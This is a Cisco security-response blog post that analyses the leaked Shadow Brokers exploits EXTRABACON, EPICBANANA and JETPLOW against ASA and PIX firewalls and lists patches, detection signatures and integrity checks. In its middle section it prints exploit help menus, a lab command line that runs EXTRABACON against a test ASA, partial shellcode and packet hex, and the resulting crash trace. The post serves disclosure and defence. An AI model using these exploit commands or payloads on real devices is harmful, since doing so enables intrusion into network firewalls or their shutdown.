
August 17, 2016 Leave a Comment



Security

The Shadow Brokers EPICBANANA and EXTRABACON Exploits

10 min read

Omar Santos

UPDATE April 20, 2017

Cisco continues to evaluate potential implications of the activities and information posted publicly by the Shadow Brokers Group. We launched an investigation to analyze the new files posted on April 14th, 2017, and so far have not found any new vulnerabilities or exploits that affect Cisco products and services. Cisco PSIRT will continue to follow activities related to Shadow Brokers, and going forward, if any new vulnerabilities are found, they will be disclosed following our existing processes that are documented in our public security vulnerability policy: http://www.cisco.com/c/en/us/about/security-center/security-vulnerability-policy.html

You can keep up with Cisco security vulnerability disclosures by visiting https://www.cisco.com/security

---

UPDATE April 13, 2017:

On April 8, 2017, Cisco became aware of additional information posted online by the Shadow Brokers Group. Cisco launched an investigation to analyze the new files, and concluded that no new vulnerabilities were found that affect any Cisco products or services.

UPDATE September 21, 2016:

Based on the Shadow Brokers disclosure, Cisco started an investigation into other products that could potentially be impacted by a similar exploits and vulnerabilities. During further investigation of BENIGNCERTAIN, Cisco security researchers found a vulnerability in Internet Key Exchange version 1 (IKEv1) packet processing code in Cisco IOS, Cisco IOS XE, and Cisco IOS XR Software could allow an unauthenticated, remote attacker to retrieve memory contents, which could lead to the disclosure of confidential information.

The Cisco PSIRT has disclosed this vulnerability in the following security advisory:
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160916-ikev1

There are no workarounds for this vulnerability. Administrators are advised to implement an intrusion prevention system (IPS) or intrusion detection system (IDS) to help detect and prevent attacks that attempt to exploit this vulnerability. The following Snort Rules and Cisco IPS signatures have been released:

- Snort Rule IDs 40220(1), 40221(1), 40222(1)
- Cisco IPS Signatures 7699-0

UPDATE August 24, 2016:

Cisco has updated the security advisory for the SNMP Remote Code Execution Vulnerability (CVE-2016-6366), which addresses the EXTRABACON exploit. We have started publishing fixes for affected versions, and will continue to publish additional fixes for supported releases as they become available in the coming days.

Update: August 19,2016

On August 19th, articles were release regarding the BENIGNCERTAIN exploit potentially being used to exploit legacy Cisco PIX firewalls. Our investigation so far has not identified any new vulnerabilities in current products related to the exploit. Even though the Cisco PIX is not supported and has not been supported since 2009 (see EOL / EOS notices), out of concern for customers who are still using PIX we have investigated this issue and found PIX versions 6.x and prior are affected. PIX versions 7.0 and later are confirmed to be unaffected by BENIGNCERTAIN. The Cisco ASA is not vulnerable.

Just as technology advances, so too do the nature and sophistication of attacks. Prolonging the use of older technology exponentially increases risk. That said, we are deeply concerned with anything that may impact the integrity of our products or our customers' networks, and Cisco remains steadfast in the position that we should be notified of all vulnerabilities if they are found. We look to defend our customers against attacks from any source, and our preventative technology and processes to investigate and fix vulnerabilities are industry-leading.

Examples of our commitment to our customers include: Trustworthy Systems initiatives, Cisco Secure Lifecycle, Cisco Common Crypto models, and the PSIRT process for evaluating and disclosing vulnerabilities. Our focus now is on today's products, those that are more advanced and better suited to highly secure operation in today's increasingly advanced threat landscape.

On August 15th, 2016, Cisco was alerted to information posted online by the "Shadow Brokers", which claimed to possess disclosures from the Equation Group. The files included exploit code that can be used against multi-vendor devices, including the Cisco ASA and legacy Cisco PIX firewalls.

The Cisco Product Security Incident Response Team (PSIRT) has published an event response page (ERP) and the following security advisories addressing the vulnerabilities that could be exploited by the code released by the "Shadow Brokers":

- Cisco ASA SNMP Remote Code Execution Vulnerability
- Cisco ASA CLI Remote Code Execution Vulnerability

The Cisco ASA SNMP Remote Code Execution vulnerability is a newly found defect, and TALOS and Cisco IPS have both produced signatures to detect this issue:

- Snort Rule ID: 3:39885
- Legacy Cisco IPS Signature ID: 7655-0

The Cisco ASA CLI Remote Code Execution Vulnerability was addressed in a defect fixed in 2011. We have issued a formal Security Advisory to increase its visibility with our customers so they can ensure they are running software versions that defend against the exploit Shadow Broker has shared.

The Shadow Brokers' post was offering to auction off the stolen data in exchange for a payment reaching one million Bitcoins. A small sample of the allegedly stolen files were released and are dated around 2013 or older. These files included different directories with the following exploits:

There were three references to exploits that affect Cisco ASA, Cisco PIX, and Cisco Firewall Services Module: EXTRABACON, EPICBANANA, and JETPLOW.

The following figure lists each exploit and related vulnerabilities.

EXTRABACON

The EXTRABACON exploit targets a buffer overflow vulnerability in the SNMP code of the Cisco ASA, Cisco PIX, and Cisco Firewall Services Module. Please refer to the Cisco Security Advisory documenting CVE-2016-6366 for a complete list of affected products. An attacker could exploit this vulnerability by sending crafted SNMP packets to an affected Cisco product.

The following figure illustrates how the exploit works.

A few facts about the EXTRABACON exploit and vulnerability:

- SNMP must be configured and enabled in the interface which is receiving the the SNMP packets. In the example above SNMP is only enabled in the management interface of the Cisco ASA. Subsequently, the attacker must launch the attack from a network residing on that interface. Crafted SNMP traffic coming from any other interface (outside or inside) cannot trigger this vulnerability.
- The SNMP community string needs to be known by the attacker in order to exploit this vulnerability.
- Only traffic directed to the affected system can be used to exploit this vulnerability.
- This vulnerability affects systems configured in routed and transparent firewall mode only and in single or multiple context mode.

- This vulnerability can be triggered by IPv4 traffic only.
- All supported versions of SNMP (v1, v2c, and 3) are affected by this vulnerability.
- This exploit could allow the attacker to execute arbitrary code and obtain full control of the system or to cause a reload of the affected system.
- All Cisco ASA Software releases are affected.

You can configure the Cisco ASA and any other firewalls to send SNMP traps, which are messages from the managed device to a network management system (NMS) for certain events. You can also use the NMS to browse the MIBs on the firewall. SNMP uses two fundamental concepts Management Information Base (MIB) and Object Identifier (OIDs). MIBs are a collection of definitions, and network devices such as firewalls, maintain a database of values for each definition. Browsing a MIB means issuing a series of GET-NEXT or GET-BULK requests of the MIB tree from the NMS to determine values.

The Cisco ASA and other firewalls have an SNMP agent that notifies designated management stations if events occur that are predefined to require a notification. For instance, when a link in the network goes up or down. The notification it sends includes an SNMP OID, which identifies itself to the management stations. The firewall SNMP agent also replies when a management station asks for information.

As mentioned earlier, in order for this exploit to be successful the affected device must be configured for SNMP with the snmp-server enable command.

The following link provides step-by-step guidance on how SNMP is configured in the Cisco ASA:
http://www.cisco.com/c/en/us/td/docs/security/asa/asa96/configuration/general/asa-96-general-config/monitor-snmp.html

The EXTRABACON Exploit

The exploit even comes with its own help menu:

```
omar@omar-io:~$ ./extrabacon_1.1.0.1.py -h
Logging to /home/omar/concernedparent
usage: extrabacon_1.1.0.1.py [-h] [-v] [-q] {info,exec} ...

Extrabacon (version 1.1.0.1)

positional arguments:
{info,exec}

optional arguments:
-h, --help show this help message and exit
-v, --verbose verbose logging, add more -v for more verbose logging
-q, --quiet minimize logging (not recommended)
```

In the following example, I am launching the exploit against the management interface (which has SNMP enabled) to a Cisco ASA in the lab (192.168.1.66). The ASA was configured for SNMPv2 with the community string of “cisco”.

```
omar@omar-io:~$ ./extrabacon_1.1.0.1.py exec -k F_RlDw -v -t 192.168.1.66 -c c
WARNING: No route found for IPv6 destination :: (no default route?)
Logging to /home/omar/concernedparent
[+] Executing: ./extrabacon_1.1.0.1.py exec -k F_RlDw -v -t 192.168.1.66 -c ci
[+] running from /home/omar
Data stored in self.vinfo: ASA803
[+] generating exploit for exec mode pass-enable
[+] using shellcode in ./versions
[+] importing version-specific shellcode shellcode_asa803
[+] building payload for mode pass-enable
appended PMCHECK_ENABLE payload eb14bf7082090931c9b104fcf3a4e92f0000005e
ebece8f8ffffff5531c089bfa5a5a5a5b8d8a5a5a531f8bba525acac31fbb9a5b5a5a531f9baa0
appended AAAADMINAUTH_ENABLE payload eb14bfb060060831c9b104fcf3a4e92f0000005ee
589e557bfa5a5a5a5b8d8a5a5a531f8bba5c5a3ad31fbb9a5b5a5a531f9baa0a5a5a531facd80
[+] random SNMP request-id 425297185
[+] fixing offset to payload 49
overflow (112): 1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.57.47.5.173.53.165.16
4.137.4.36.137.229.131.197.88.4

*** output omitted ****

44.144.144.144.141.123.131.9.139.124.36.20.139.7.255.224.144
payload (133): eb14bf7082090931c9b104fcf3a4e92f0000005eebece8f8ffffff5531c089b
f8bba525acac31fbb9a5b5a5a531f9baa0a5a5a531facd80eb14bfb060060831c9b104fcf3a4e9
fff5589e557bfa5a5a5a5b8d8a5a5a531f8bba5c5a3ad31fbb9a5b5a5a531f9baa0a5a5a531fac
EXBA msg (371): 3082016f020101040563697363fa58201610204195985210201000201013

*** output omitted ****

0811081108110811081108110811081108110810d7b810309810b7c2414810b07817f816081100
[+] Connecting to 192.168.1.66:161
[+] packet 1 of 1
[+] 0000 30 82 01 6F 02 01 01 04 05 63 69 73 63 6F A5 82 0..o.....cisco..
[+] 0010 01 61 02 04 19 59 85 21 02 01 00 02 01 01 30 82 .a...Y.!......0.
[+] 0020 01 51 30 81 91 06 07 2B 06 01 02 01 01 01 04 81 .Q0....+........
[+] 0030 85 EB 14 BF 70 82 09 09 31 C9 B1 04 FC F3 A4 E9 ....p...1.......
[+] 0040 2F 00 00 00 5E EB EC E8 F8 FF FF FF 55 31 C0 89 /...^.......U1..
[+] 0050 BF A5 A5 A5 A5 B8 D8 A5 A5 A5 31 F8 BB A5 25 AC ..........1...%.
[+] 0060 AC 31 FB B9 A5 B5 A5 A5 31 F9 BA A0 A5 A5 A5 31 .1......1......1
```

```
[+] 0070 FA CD 80 EB 14 BF B0 60 06 08 31 C9 B1 04 FC F3 .......`..1.....
[+] 0080 A4 E9 2F 00 00 00 5E EB EC E8 F8 FF FF FF 55 89 ../...^.......U.

...
###[ SNMP ]###
version = v2c
community = 'cisco'
\PDU \
|###[ SNMPbulk ]###
| id = <ASN1_INTEGER[425297185]>
| non_repeaters= 0
| max_repetitions= 1
| \varbindlist\
| |###[ SNMPvarbind ]###
| | oid = <ASN1_OID['.1.3.6.1.2.1.1.1']>
| | value = <ASN1_STRING['\xeb\x14\xbfp\x82\t\t1\xc9\xb1\x04\xfc\xf3\xa4\xe9/\
\x00\x00^\xeb\xec\xe8\xf8\xff\xff\xffU1\xc0\x89\xbf\xa5\xa5\xa5\xa5\xb8\xd8\xa
xa51\xf8\xbb\xa5%\xac\xac1\xfb\xb9\xa5\xb5\xa5\xa51\xf9\xba\x....

 *** output omitted ****

\xa5\xa51\xf9\xba\xa0\xa5\xa5\xa51\xfa\xcd\x80\xc3']>
| |###[ SNMPvarbind ]###
| | oid = <ASN1_OID['.1.3.6.1.4.1.9.9.491.1.3.3.1.1.5.9.95.184.57.47.5.173.53.
.165.165.165.131.236.4.137.4.36.137.229

 *** output omitted ****

44.144.144.144.144.144.144.141.123.131.9.139.124.36.20.139.7.255.224.144']>
| | value = <ASN1_NULL[0]>
**************************************
[-] timeout waiting for response - performing health check
[-] no response from health check - target may have crashed
[-] health check failed
```

Keep in mind, that in order for the exploit to be successful you must know the SNMP community string and source the packets from a host defined within the **snmp-server** command. For example:

```
omar-asa5506(config)# snmp-server host mgmt 192.168.1.100 version 2
```

In my example, I launched the exploit against a Cisco ASA 5506 running version 9.4(1). The exploit caused the ASA to crash with the following traceback.

```
omar-asa5506(config)#
Thread Name: snmp
Page fault: Unknown
r8 0x00000000000000b8
r9 0x00007fffdd4aa590
r10 0x00007fffdd4aa598
r11 0x00007fffcb6bb9f0
r12 0x9090909090909090
r13 0x9090909090909090
r14 0x9090909090909090
r15 0x0000000000000004
rdi 0x00007fffcb6939e0
rsi 0x00007fffdd4aa598
rbp 0x7c8b09837b8d9090
rbx 0x9090c361d0ff3104
rdx 0x00007fffcb693a00
rax 0x0000000000000000
rcx 0x0000000000000000
rsp 0x00007fffcb693a78
rip 0x00000000018e6ccc
eflags 0x0000000000013246
csgsfs 0x0000000000000033
error code 0x0000000000000000
vector 0x000000000000000d
old mask 0xffffffde3e3a5a05
cr2 0x0000000000000000

 *** output omitted ****
```

EPICBANANA

The EPICBANANA exploit leverages the vulnerability documented in CVE-2016-6367 and could allow an authenticated attacker to create a denial of service (DoS) condition or potentially execute arbitrary code. An attacker could exploit this vulnerability by invoking certain invalid commands in an affected device. The attacker must know the telnet or SSH password in order to successfully exploit an affected device.

The vulnerability (CVE-2016-6367) leveraged by the EPICBANANA exploit has been fixed since Cisco ASA version 8.4(3).

The following are the different options of the EPICBANANA malware:

```
bash-3.2$ ./epicbanana_2.1.0.1.py -h
Usage: epicbanana_2.1.0.1.py [options]

EPICBANANA

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -t TARGET_IP, --target_ip=TARGET_IP
                        target IP (REQUIRED)
  --proto=PROTO         target protocol "telnet" or "ssh" (REQUIRED)
  --ssh_cmd=SSH_CMD     path to ssh (default /usr/bin/ssh)
  --ssh_opts=SSH_OPTS   extra flags to pass to ssh, quoted (ex: "-v" or "-v -1
                        -c des")
  --username=USERNAME   default = pix (optional)
  --password=PASSWORD   (REQUIRED)
  --delay=DELAY         pause time between sending commands, default 1.0
                        seconds
  --timeout=TIMEOUT     time to wait for responses, default 20.0 seconds
  --target_vers=TARGET_VERS
                        target Pix version (pix712, asa804) (REQUIRED)
  --versdir=VERSDIR     where are the EPBA version-specific files? (./versions
                        subdir default)
  --mem=MEMORY          target Pix memory size (64M, 1024M) (REQUIRED for
                        pix/asa7, ASA for asa 8+)
  --payload=PAYLOAD     BM or nop (BM default)
  -p DEST_PORT, --dest_port=DEST_PORT
                        defaults: telnet=23, ssh=22 (optional)
  --pretend             system check, prep everything but don't fire exploit
  -v                    verbose mode (default, recommended)
  --debug               debug mode (too much)
```

```
    -q                      quiet mode (suppress verbose)
```

The EPICBANANA malware has built in functionality to connect to an affected device via telnet or SSH. The attacker must source the attack from an IP address that is allowed by the ssh or telnet commands in the Cisco ASA. This is why it is a best practice to only allow SSH or telnet connections from trusted sources and on certain interfaces only (such as the management interface).

The following are the files included and used by the exploit:

```
bash-3.2$ ls
EPBA.config.orig            params.py                   pexpect.py
epicbanana_2.1.0.1.py       params.pyc                  pexpect.pyc
hexdump.py                  payload.py                  ssh.py
hexdump.pyc                 payload.pyc                 ssh.pyc
```

The EPICBANANA malware leverages Pexpect, which is a Python module for spawning child applications and controlling them automatically. Pexpect is typically used for automating interactive applications such as SSH, FTP, Telnet, and others. Pexpect can be used by users to a automate setup scripts for duplicating software package installations on different servers.

JETPLOW

JETPLOW is a persistent implant of EPICBANANA. Digitally signed Cisco software is signed using secure asymmetrical (public-key) cryptography in newer platforms prevents these types of attacks. The purpose of digitally signed Cisco software is to increase the security posture of Cisco ASA devices by ensuring that the software running on the system has not been tampered with and originated from a trusted source as claimed.

Cisco Secure Boot also mitigates this issue. Cisco Secure Boot is a secure startup process that the Cisco device performs each time it boots up. Beginning with the initial power-on, special purpose hardware verifies the integrity of the first software instructions that execute and establishes a chain of trust for the ROMMON code and the Cisco ASA image via digital signatures as they are loaded. If any failures are detected, the user is notified of the error and the device will wait for the operator to correct the error. This prevents the network device from executing compromised software.

Integrity Assurance

This document describes ways to verify that the software on a Cisco firewall running Cisco ASA Software, both in device storage and in running memory, has not been modified. Additionally, the document presents common best practices that can aid in protecting against attempts to inject malicious software (also referred to as malware) in a device running Cisco ASA Software. This document applies only to Cisco ASA Software and to no other Cisco operating systems. This document does not apply to any of the service modules running within the Cisco ASA device.

http://www.cisco.com/c/en/us/about/security-center/intelligence/asa-integrity-assurance.html

This document provides guidance on how to perform the following integrity assurance tasks:

- Cisco ASA image file verification
- Cisco ASA runtime memory integrity verification with core dumps and creating known-good text regions

- Checking external accounting logs
- Checking external syslog logs
- Checking booting information
- Checking the ROMMON information
- Checking failover events
- Checking the SSL vpn portal code
- Checking integrity of SSL VPN plugins
- Checking the configuration checksum
- Verify the integrity of other software loaded on the Cisco ASA

It also provides step-by-step guidance on how to implement the following security best practices that help mitigate similar attacks:

- Maintaining Cisco ASA image file integrity
- Implementing change control
- Hardening the software distribution server
- Keeping Cisco ASA Software updated
- Deploying Digitally Signed Cisco ASA images
- Cisco Secure Boot
- Cisco Supply Chain Security
- Leveraging the latest cisco asa security protection features
- Use Authentication, Authorization, and Accounting (AAA)
- Use TACACS+ Authorization to restrict commands
- Implement credential management
- Securing interactive management sessions

- Gaining traffic visibility with NetFlow
- Using centralized and comprehensive logging

Authors

Omar Santos

Distinguished Engineer

Cisco Product Security Incident Response Team (PSIRT) Security Research and Operations

Tags: ASA Cisco Security Advisory CVE-2016-6366 CVE-2016-6367 ELIGIBLECONTESTANT Equation Group ESCALATEPLOWMAN Exploit psirt